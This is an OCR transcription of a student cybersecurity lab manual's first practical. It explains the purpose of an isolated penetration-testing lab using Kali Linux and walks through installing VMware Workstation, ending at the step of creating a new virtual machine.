CYBER SECURITY & RISK ASSESSMENT

INDEX

Practical No. 1


Aim - Exploring and building a verification lab for penetration testing (Kali Linux)

Theory -


A verification lab for penetration testing serves as a secure, isolated environment designed to safely simulate cyberattacks using Kali Linux as the primary offensive toolset. By leveraging virtualization software like VMware, practitioners can deploy multiple "victim" operating systems, such as Windows XP, within a Host-Only or NAT network to prevent exploits from leaking into production environments. This setup allows for the ethical validation of vulnerabilities, the testing of security patches, and the refinement of hacking methodologies without risking legal or technical ramifications. Ultimately, the lab provides a critical "sandbox" for developing technical proficiency in identifying and mitigating modern security threats.


Steps:


Step 1.1: Install VMware Workstation Player 16. Double Click and install it.





Step 1.2: Accept the terms and conditions and click on next Button









VMware Workstation Pro Setup
Custom Setup
Select the installation destination and any additional features.
Install to:
C:\Program Files (x86)\VMware\VMware Workstation\
Change...
Add VMware Workstation console tools into system PATH
Back
Next
Cancel


VMware Workstation Pro Setup
User Experience Settings
Edit default settings that can improve your user experience.
Check for product updates on startup
When VMware Workstation Pro starts, check for new versions of the application and installed software components.
Join the VMware Customer Experience Improvement Program
VMware's Customer Experience Improvement Program ("CEIP") provides VMware with information that enables VMware to improve its products and services, to fix problems, and to advise you on how best to deploy and use our products. As part of the CEIP, VMware collects technical
Learn More
Back
Next
Cancel


VMware Workstation Pro Setup
Shortcuts
Select the shortcuts you wish to place on your system.
Create shortcuts for VMware Workstation Pro in the following places:
Desktop
Start Menu Programs Folder
Back
Next
Cancel



VMware Workstation Pro Setup
Ready to install VMware Workstation Pro
Click Install to begin the installation. Click Back to review or change any of your installation settings. Click Cancel to exit the wizard.
Back
Install
Cancel







After Sucessful installation of VMware Workstation.


Step 1.3: Open you Workstation and click on 1 Option i.e Create a New Virtual Machine**.**




